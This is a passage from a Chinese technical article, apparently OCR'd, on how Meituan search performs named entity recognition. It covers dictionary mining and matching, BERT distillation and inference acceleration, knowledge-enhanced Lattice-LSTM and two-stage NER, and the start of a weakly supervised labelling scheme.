二是实体词典匹配无法解决歧义问题，比如“黄鹤楼美食”，“黄鹤楼”在实体词典中同时是武汉的景点、北京的商家、香烟产品，词典匹配不具备消歧能力，这三种类型都会输出，而模型预测则可结合上下文，不会输出“黄鹤楼”是香烟产品。

实体词典匹配、模型预测两路结果是怎么合并输出的?

答：目前我们采用训练好的 CRF 权重网络作为打分器，来对实体词典匹配、模型预测两路输出的 NER 路径进行打分。在词典匹配无结果或是其路径打分值明显低于模型预测时，采用模型识别的结果，其他情况仍然采用词典匹配结果。

在介绍完我们的技术选型后，接下来会展开介绍下我们在实体词典匹配、模型在线预测等两方面的工作，希望能为大家在 O2O NER 领域的探索提供一些帮助。




图 2　实体识别整体架构

3. 实体词典匹配

传统的 NER 技术仅能处理通用领域既定、既有的实体，但无法应对垂直领域所特有的实体类型。在美团搜索场景下，通过对 POI 结构化信息、商户评论数据、搜索日志等独有数据进行离线挖掘，可以很好地解决领域实体识别问题。经过离线实体库不断的丰富完善累积后，在线使用轻量级的词库匹配实体识别方式简单、高效、可控，且可以很好地覆盖头部和腰部流量。目前，基于实体库的在线 NER 识别率可以达到 92%。

3.1 离线挖掘

美团具有丰富多样的结构化数据，通过对领域内结构化数据的加工处理可以获得高精度的初始实体库。例如：从商户基础信息中，可以获取商户名、类目、地址、售卖商品或服务等类型实体。从猫眼文娱数据中，可以获取电影、电视剧、艺人等类型实体。然而，用户搜索的实体名往往夹杂很多非标准化表达，与业务定义的标准实体名之间存在差异，如何从非标准表达中挖掘领域实体变得尤为重要。

现有的新词挖掘技术主要分为无监督学习、有监督学习和远程监督学习。无监督学习通过频繁序列产生候选集，并通过计算紧密度和自由度指标进行筛选，这种方法虽然可以产生充分的候选集合，但仅通过特征阈值过滤无法有效地平衡精确率与召回率，现实应用中通常挑选较高的阈值保证精度而牺牲召回。先进的新词挖掘算法大多为有监督学习，这类算法通常涉及复杂的语法分析模型或深度网络模型，且依赖领域专家设计繁多规则或大量的人工标记数据。远程监督学习通过开源知识库生成少量的标记数据，虽然一定程度上缓解了人力标注成本高的问题。然而小样本量的标记数据仅能学习简单的统计模型，无法训练具有高泛化能力的复杂模型。

我们的离线实体挖掘是多源多方法的，涉及到的数据源包括结构化的商家信息库、百科词条，半结构化的搜索日志，以及非结构化的用户评论（UGC）等。使用的挖掘方法也包含多种，包括规则、传统机器学习模型、深度学习模型等。UGC 作为一种非结构化文本，蕴含了大量非标准表达实体名。下面我们将详细介绍一种针对 UGC 的垂直领域新词自动挖掘方法，该方法主要包含三个步骤，如下图 3 所示：




图 3　一种适用于垂直领域的新词自动挖掘方法

Step1：候选序列挖掘。频繁连续出现的词序列，是潜在新型词汇的有效候选，我们采用频繁序列产生充足候选集合。

Step2：基于远程监督的大规模有标记语料生成。频繁序列随着给定语料的变化而改变，因此人工标记成本极高。我们利用领域已有累积的实体词典作为远程监督词库，将 Step1 中候选序列与实体词典的交集作为训练正例样本。同时，通过对候选序列分析发现，在上百万的频繁 Ngram 中仅约 10% 左右的候选是真正的高质新型词汇。因此，对于负例样本，采用负采样方式生产训练负例集 [1]。针对海量 UGC 语料，我

们设计并定义了四个维度的统计特征来衡量候选短语可用性：

- **频率**：有意义的新词在语料中应当满足一定的频率，该指标由 Step1 计算得到。
- **紧密度**：主要用于评估新短语中连续元素的共现强度，包括 T 分布检验、皮尔森卡方检验、逐点互信息、似然比等指标。
- **信息度**：新发现词汇应具有真实意义，指代某个新的实体或概念，该特征主要考虑了词组在语料中的逆文档频率、词性分布以及停用词分布。
- **完整性**：新发现词汇应当在给定的上下文环境中作为整体解释存在，因此应同时考虑词组的子集短语以及超集短语的紧密度，从而衡量词组的完整性。

在经过小样本标记数据构建和多维度统计特征提取后，训练二元分类器来计算候选短语预估质量。由于训练数据负例样本采用了负采样的方式，这部分数据中混合了少量高质量的短语，为了减少负例噪声对短语预估质量分的影响，可以通过集成多个弱分类器的方式减少误差。对候选序列集合进行模型预测后，将得分超过一定阈值的集合作为正例池，较低分数的集合作为负例池。

Step3: 基于深度语义网络的短语质量评估。在有大量标记数据的情况下，深度网络模型可以自动有效地学习语料特征，并产出具有泛化能力的高效模型。BERT 通过海量自然语言文本和深度模型学习文本语义表征，并经过简单微调在多个自然语言理解任务上刷新了记录，因此我们基于 BERT 训练短语质量打分器。为了更好地提升训练数据的质量，我们利用搜索日志数据对 Step2 中生成的大规模正负例池数据进行远程指导，将有大量搜索记录的词条作为有意义的关键词。我们将正例池与搜索日志重合的部分作为模型正样本，而将负例池减去搜索日志集合的部分作为模型负样本，进而提升训练数据的可靠性和多样性。此外，我们采用 Bootstrapping 方式，在初次得到短语质量分后，重新根据已有短语质量分以及远程语料搜索日志更新训练样本，迭代训练提升短语质量打分器效果，有效减少了伪正例和伪负例。

在 UGC 语料中抽取出大量新词或短语后，参考 AutoNER[2] 对新挖掘词语进行类型预测，从而扩充离线的实体库。

3.2 在线匹配

原始的在线 NER 词典匹配方法直接针对 Query 做双向最大匹配，从而获得成分识别候选集合，再基于词频（这里指实体搜索量）筛选输出最终结果。这种策略比较简陋，对词库准确度和覆盖度要求极高，所以存在以下几个问题：

- 当 Query 包含词库未覆盖实体时，基于字符的最大匹配算法易引起切分错误。例如，搜索词“海坨山谷”，词库仅能匹配到“海坨山”，因此出现“海坨山 / 谷”的错误切分。
- 粒度不可控。例如，搜索词“星巴克咖啡”的切分结果，取决于词库对“星巴克”、“咖啡”以及“星巴克咖啡”的覆盖。
- 节点权重定义不合理。例如，直接基于实体搜索量作为实体节点权重，当用户搜索“信阳菜馆”时，“信阳菜 / 馆”的得分大于“信阳 / 菜馆”。

为了解决以上问题，在进行实体字典匹配前引入了 CRF 分词模型，针对垂直领域美团搜索制定分词准则，人工标注训练语料并训练 CRF 分词模型。同时，针对模型分词错误问题，设计两阶段修复方式：

1. 结合模型分词 Term 和基于领域字典匹配 Term，根据动态规划求解 Term 序列权重和的最优解。
2. 基于 Pattern 正则表达式的强修复规则。最后，输出基于实体库匹配的成分识别结果。




图 4　实体在线匹配

4. 模型在线预测

对于长尾、未登录查询，我们使用模型进行在线识别。 NER 模型的演进经历了如下图 5 所示的几个阶段，目前线上使用的主模型是 BERT[3] 以及 BERT+LR 级联模型，另外还有一些在探索中模型的离线效果也证实有效，后续我们会综合考虑性能和收益逐步进行上线。搜索中 NER 线上模型的构建主要面临三个问题：

1. 性能要求高：NER 作为基础模块，模型预测需要在毫秒级时间内完成，而目前基于深度学习的模型都有计算量大、预测时间较长的问题。
2. 领域强相关：搜索中的实体类型与业务供给高度相关，只考虑通用语义很难保证模型识别的准确性。
3. 标注数据缺乏：NER 标注任务相对较难，需给出实体边界切分、实体类型信息，标注过程费时费力，大规模标注数据难以获取。

针对性能要求高的问题，我们的线上模型在升级为 BERT 时进行了一系列的性能调优；针对 NER 领域相关问题，我们提出了融合搜索日志特征、实体词典信息的知识增强 NER 方法；针对训练数据难以获取的问题，我们提出一种弱监督的 NER 方法。

下面我们详细介绍下这些技术点。




图 5　NER 模型演进

4.1 BERT 模型

BERT 是谷歌于 2018 年 10 月公开的一种自然语言处理方法。该方法一经发布，就引起了学术界以及工业界的广泛关注。在效果方面，BERT 刷新了 11 个 NLP 任务的当前最优效果，该方法也被评为 2018 年 NLP 的重大进展以及 NAACL 2019 的 best paper[4,5]。BERT 和早前 OpenAI 发布的 GPT 方法技术路线基本一致，只是在技术细节上存在略微差异。两个工作的主要贡献在于使用预训练 + 微调的思路来解决自然语言处理问题。以 BERT 为例，模型应用包括 2 个环节：

- 预训练（Pre-training），该环节在大量通用语料上学习网络参数，通用语料包括 Wikipedia、Book Corpus，这些语料包含了大量的文本，能够提供丰富的语言相关现象。
- 微调（Fine-tuning），该环节使用“任务相关”的标注数据对网络参数进行微调，不需要再为目标任务设计 Task-specific 网络从头训练。

将 BERT 应用于实体识别线上预测时面临一个挑战，即预测速度慢。我们从模型蒸馏、预测加速两个方面进行了探索，分阶段上线了 BERT 蒸馏模型、BERT+Soft-max、BERT+CRF 模型。

4.1.1 模型蒸馏

我们尝试了对 BERT 模型进行剪裁和蒸馏两种方式，结果证明，剪裁对于 NER 这种复杂 NLP 任务精度损失严重，而模型蒸馏是可行的。模型蒸馏是用简单模型来逼近复杂模型的输出，目的是降低预测所需的计算量，同时保证预测效果。Hinton 在 2015 年的论文中阐述了核心思想 [6]，复杂模型一般称作 Teacher Model，蒸馏后的简单模型一般称作 Student Model。Hinton 的蒸馏方法使用伪标注数据的概率分布来训练 Student Model，而没有使用伪标注数据的标签来训练。作者的观点是概率分布相比标签能够提供更多信息以及更强约束，能够更好地保证 Student Model 与 Teacher Model 的预测效果达到一致。在 2018 年 NeurIPS 的 Workshop 上，[7] 提出一种新的网络结构 BlendCNN 来逼近 GPT 的预测效果，本质上也是模型蒸馏。BlendCNN 预测速度相对原始 GPT 提升了 300 倍，另外在特定任务上，预测准确率还略有提升。关于模型蒸馏，基本可以得到以下结论：

- **模型蒸馏本质是函数逼近**。针对具体任务，笔者认为只要 Student Model 的复杂度能够满足问题的复杂度，那么 Student Model 可以与 Teacher Model 完全不同，选择 Student Model 的示例如下图 6 所示。举个例子，假设问题中的样本（x，y）从多项式函数中抽样得到，最高指数次数 d=2；可用的 Teacher Model 使用了更高指数次数（比如 d=5），此时，要选择一个 Student Model 来进行预测，Student Model 的模型复杂度不能低于问题本身的复杂度，即对应的指数次数至少达到 d=2。
- **根据无标注数据的规模，蒸馏使用的约束可以不同**。如图 7 所示，如果无标注数据规模小，可以采用值（logits）近似进行学习，施加强约束；如果无标注数据规模中等，可以采用分布近似；如果无标注数据规模很大，可以采用标签近似进行学习，即只使用 Teacher Model 的预测标签来指导模型学习。




图6 Student Model复杂度选择方法




图7 标注数据量级与蒸馏约束关系

有了上面的结论，我们如何在搜索 NER 任务中应用模型蒸馏呢？ 首先先分析一下该任务。与文献中的相关任务相比，搜索 NER 存在有一个显著不同：作为线上应用，搜索有大量无标注数据。用户查询可以达到千万 / 天的量级，数据规模上远超一些离线测评能够提供的数据。据此，我们对蒸馏过程进行简化：不限制 Student Model 的形式，选择主流的推断速度快的神经网络模型对 BERT 进行近似；训练不使用值近似、分布近似作为学习目标，直接使用标签近似作为目标来指导 Student Model 的学习。

我们使用 IDCNN-CRF 来近似 BERT 实体识别模型，IDCNN（Iterated Dilated CNN）是一种多层 CNN 网络，其中低层卷积使用普通卷积操作，通过滑动窗口圈定的位置进行加权求和得到卷积结果，此时滑动窗口圈定的各个位置的距离间隔等于 1。高层卷积使用膨胀卷积（Atrous Convolution）操作，滑动窗口圈定的各个位置的距离间隔等于 d（d>1）。通过在高层使用膨胀卷积可以减少卷积计算量，同时在序列依赖计算上也不会有损失。在文本挖掘中，IDCNN 常用于对 LSTM 进行替换。实验结果表明，相较于原始 BERT 模型，在没有明显精度损失的前提下，蒸馏模型的在线预测速度有数十倍的提升。

4.1.2 预测加速

BERT 中大量小算子以及 Attention 计算量的问题，使得其在实际线上应用时，预测时长较高。我们主要使用以下三种方法加速模型预测，同时对于搜索日志中的高频

Query，我们将预测结果以词典方式上传到缓存，进一步减少模型在线预测的 QPS 压力。下面介绍下模型预测加速的三种方法：

算子融合：通过降低 Kernel Launch 次数和提高小算子访存效率来减少 BERT 中小算子的耗时开销。我们这里调研了 Faster Transformer 的实现。平均时延上，有 1.4x~2x 左右加速比；TP999 上，有 2.1x~3x 左右的加速比。该方法适合标准的 BERT 模型。开源版本的 Faster Transformer 工程质量较低，易用性和稳定性上存在较多问题，无法直接应用，我们基于 NV 开源的 Faster Transformer 进行了二次开发，主要在稳定性和易用性进行了改进：

- 易用性：支持自动转换，支持 Dynamic Batch，支持 Auto Tuning。
- 稳定性：修复内存泄漏和线程安全问题。

Batching：Batching 的原理主要是将多次请求合并到一个 Batch 进行推理，降低 Kernel Launch 次数、充分利用多个 GPU SM，从而提高整体吞吐。在 max_batch_size 设置为 4 的情况下，原生 BERT 模型，可以在将平均 Latency 控制在 6ms 以内，最高吞吐可达 1300 QPS。该方法十分适合美团搜索场景下的 BERT 模型优化，原因是搜索有明显的高低峰期，可提升高峰期模型的吞吐量。

混合精度：混合精度指的是 FP32 和 FP16 混合的方式，使用混合精度可以加速 BERT 训练和预测过程并且减少显存开销，同时兼顾 FP32 的稳定性和 FP16 的速度。在模型计算过程中使用 FP16 加速计算过程，模型训练过程中权重会存储成 FP32 格式，参数更新时采用 FP32 类型。利用 FP32 Master-weights 在 FP32 数据类型下进行参数更新，可有效避免溢出。混合精度在基本不影响效果的基础上，模型训练和预测速度都有一定的提升。

4.2 知识增强的 NER

如何将特定领域的外部知识作为辅助信息嵌入到语言模型中，一直是近些年的研究热点。K-BERT[8]、ERNIE[9] 等模型探索了知识图谱与 BERT 的结合方法，为我们提供了很好的借鉴。美团搜索中的 NER 是领域相关的，实体类型的判定与业务供给高

度相关。因此，我们也探索了如何将供给 POI 信息、用户点击、领域实体词库等外部知识融入到 NER 模型中。

4.2.1 融合搜索日志特征的 Lattice-LSTM

在 O2O 垂直搜索领域，大量的实体由商家自定义（如商家名、团单名等），实体信息隐藏在供给 POI 的属性中，单使用传统的语义方式识别效果差。Lattice-LSTM[10] 针对中文实体识别，通过增加词向量的输入，丰富语义信息。我们借鉴这个思路，结合搜索用户行为，挖掘 Query 中潜在短语，这些短语蕴含了 POI 属性信息，然后将这些隐藏的信息嵌入到模型中，在一定程度上解决领域新词发现问题。与原始 Lattice-LSTM 方法对比，识别准确率千分位提升 5 个点。




图 8　融合搜索日志特征的 Lattice-LSTM 构建流程

1) 短语挖掘及特征计算

该过程主要包括两步：匹配位置计算、短语生成，下面详细展开介绍。

图 9　短语挖掘及特征计算

Step1：匹配位置计算。对搜索日志进行处理，重点计算查询与文档字段的详细匹配情况以及计算文档权重（比如点击率）。如图 9 所示，用户输入查询是“手工编织”，对于文档 d1（搜索中就是 POI），“手工”出现在字段“团单”，“编织”出现在字段“地址”。对于文档 2，“手工编织”同时出现在“商家名”和“团单”。匹配开始位置、匹配结束位置分别对应有匹配的查询子串的开始位置以及结束位置。

Step2：短语生成。以 Step1 的结果作为输入，使用模型推断候选短语。可以使用多个模型，从而生成满足多个假设的结果。我们将候选短语生成建模为整数线性规划（Integer Linear Programmingm，ILP）问题，并且定义了一个优化框架，模型中的超参数可以根据业务需求进行定制计算，从而获得满足不用假设的结果。对于一个具体查询 Q，每种切分结果都可以使用整数变量 xij 来表示：xij=1 表示查询 i 到 j 的位置构成短语，即 Qij 是一个短语，xij=0 表示查询 i 到 j 的位置不构成短语。优化目标可以形式化为：在给定不同切分 xij 的情况下，使收集到的匹配得分最大化。优化目标及约束函数如图 10 所示，其中 p：文档，f：字段，w：文档 p 的权重，wf：字段 f 的权重。xijpf：查询子串 Qij 是否出现在文档 p 的 f 字段，且最终切分方案会考虑该观测证据，Score(xijpf)：最终切分方案考虑的观测得分，w(xij)：切分 Qij 对应的权重，yijpf：观测到的匹配，查询子串 Qij 出现在文档 p 的 f 字段中。χmax：查询包含的最大短语数。这里，χmax、wp、wf 、w(xij) 是超参数，在求解 ILP 问题前需要完成设置，这些变量可以根据不同假设进行设置：可以根据经验人工设置，另外也可以基于其他信号来设置，设置可参考图 10 给出的方法。最终短语的特征向量表征为在 POI 各属性字段的点击分布。

$$\max \mathbf{Score}(x_{ijpf}) = \sum_{p,f \in S} w_p w_f \sum_{i=1}^{N} \sum_{j=i}^{N} x_{ijpf} w(x_{ij})$$

subject to

$$\sum_{i=1}^{k} \sum_{j=k}^{N} x_{ij} = 1 \qquad \forall k = 1, \ldots, N$$

$$x_{ij} - x_{ijpf} \geq 0 \qquad 1 \leq i \leq j \leq N \quad \text{if } y_{mnpf} = 1$$

$$\sum_{i=m}^{n} \sum_{j=i}^{n} x_{ijpf} \leq 1 \qquad \text{if } y_{mnpf} = 1$$

$$\sum_{i=1}^{N} \sum_{j=i}^{N} x_{ij} \leq \chi_{max}$$

$$x_{ij} \in \{0, 1\} \qquad 1 \leq i \leq j \leq N$$

$$\begin{cases} x_{ijpf} \in \{0, 1\} & m \leq i \leq j \leq n \text{ if } y_{mnpf} = 1 \\ x_{ijpf} = 0 & \text{elsewise} \end{cases}$$

变量	具体设置方法
w_p	点击率
	文档质量
w_f	根据查询意图确定字段权重
	字段质量
$w(x_{ij})$	子串长度的函数，α^{j-i}
	α<1，答案倾向于选择短的子串
	α>1，答案倾向于选择长的子串

图 10　短语生成问题抽象以及参数设置方法

2) 模型结构




图 11　融合搜索日志特征的 Lattice-LSTM 模型结构

模型结构如图 11 所示，蓝色部分表示一层标准的 LSTM 网络（可以单独训练，也可以与其他模型组合），输入为字向量，橙色部分表示当前查询中所有词向量，红色部分表示当前查询中的通过 Step1 计算得到的所有短语向量。对于 LSTM 的隐状

态输入，主要由两个层面的特征组成：当前文本语义特征，包括当前字向量输入和前一时刻字向量隐层输出；潜在的实体知识特征，包括当前字的短语特征和词特征。下面介绍当前时刻潜在知识特征的计算以及特征组合的方法：（下列公式中，σ 表示 sigmoid 函数，⊙表示矩阵乘法）

潜在实体知识特征：通过LSTM单元的特性，将实体（词+短语）特征向量与前文语义特征向量相结合。结合方式如公式1所示，其中 $\mathbf{x}_{b,e}^{phrase}$ 表示短语特征向量，$\mathbf{i}_{b,e}^{phrase}$，$\mathbf{f}_{b,e}^{phrase}$ 分别表示输入门和遗忘门，$\mathbf{c}_b^c$ 表示词起始字符的隐层输出，例如 匹配短语“编织”，$\mathbf{c}_b^c$ 表示的为“编”对应的隐层输出向量。

$$\begin{bmatrix} \mathbf{i}_{b,e}^{phrase} \\ \mathbf{f}_{b,e}^{phrase} \\ \hat{\mathbf{c}}_{b,e}^{phrase} \end{bmatrix} = \begin{bmatrix} \sigma \\ \sigma \\ \sigma \end{bmatrix} \left(\mathbf{W}^{phrase\intercal} \begin{bmatrix} \mathbf{x}_{b,e}^{phrase} \\ \mathbf{h}_b^c \end{bmatrix} + \mathbf{b}^{phrase} \right)$$

$$\mathbf{c}_{b,e}^{phrase} = \mathbf{f}_{b,e}^{phrase} \odot \mathbf{c}_b^c + \mathbf{i}_{b,e}^{phrase} \odot \hat{\mathbf{c}}_{b,e}^{phrase}$$

公式 1 当前时刻潜在实体知识特征计算

特征组合：在隐状态输出时，对当前的字特征向量、词特征向量与短语特征向量加权求和，权重由模型学习得到。在"手工编织"这个例子中，在“织”输入的时刻，字向量输入为“织”=$\mathbf{x}_3^c$，词向量输入为“编织”=$\mathbf{c}_{2,3}^w$，短语向量输入为“手工编织”=$\mathbf{c}_{0,3}^{phrase}$，“编织”=$\mathbf{c}_{2,3}^{phrase}$，当前时刻的状态为 $\mathbf{c}_3^c = \alpha_{w,c}^{2,3} \odot \mathbf{c}_{2,3}^w + \alpha_{phrase,c}^{0,3} \odot \mathbf{c}_{0,3}^{phrase} + \alpha_{phrase,c}^{2,3} \odot \mathbf{c}_{2,3}^{phrase} + \alpha_3^c \odot \hat{\mathbf{c}}_3^c$ 。

4.2.2 融合实体词典的两阶段 NER

我们考虑将领域词典知识融合到模型中，提出了两阶段的 NER 识别方法。该方法是将 NER 任务拆分成实体边界识别和实体标签识别两个子任务。相较于传统的端到端的 NER 方法，这种方法的优势是实体切分可以跨领域复用。另外，在实体标签识别阶段可以充分使用已积累的实体数据和实体链接等技术提高标签识别准确率，缺点是会存在错误传播的问题。

在第一阶段，让 BERT 模型专注于实体边界的确定，而第二阶段将实体词典带来的信息增益融入到实体分类模型中。第二阶段的实体分类可以单独对每个实体进行预测，但这种做法会丢失实体上下文信息，我们的处理方法是：将实体词典用作训练数据训练一个 IDCNN 分类模型，该模型对第一阶段输出的切分结果进行编码，并将编码信息加入到第二阶段的标签识别模型中，联合上下文词汇完成解码。基于 Benchmark 标注数据进行评估，该模型相比于 BERT-NER 在 Query 粒度的准确率上获得了 1% 的提升。这里我们使用 IDCNN 主要是考虑到模型性能问题，大家可视使用场景替换成 BERT 或其他分类模型。




图 12　融合实体词典的两阶段 NER

4.3 弱监督 NER




图 13　弱监督标注数据生成流程

针对标注数据难获取问题，我们提出了一种弱监督方案，该方案包含两个流程，分别是弱监督标注数据生成、模型训练。下面详细描述下这两个流程。

Step1：弱监督标注样本生成

1) 初版模型：利用已标注的小批量数据集训练实体识别模型，这里使用的是最新的 BERT 模型，得到初版模型 ModelA。

2) 词典数据预测：实体识别模块目前沉淀下百万量级的高质量实体数据作为词典，数据格式为实体文本、实体类型、属性信息。用上一步得到的 ModelA 预测改词典数据输出实体识别结果。

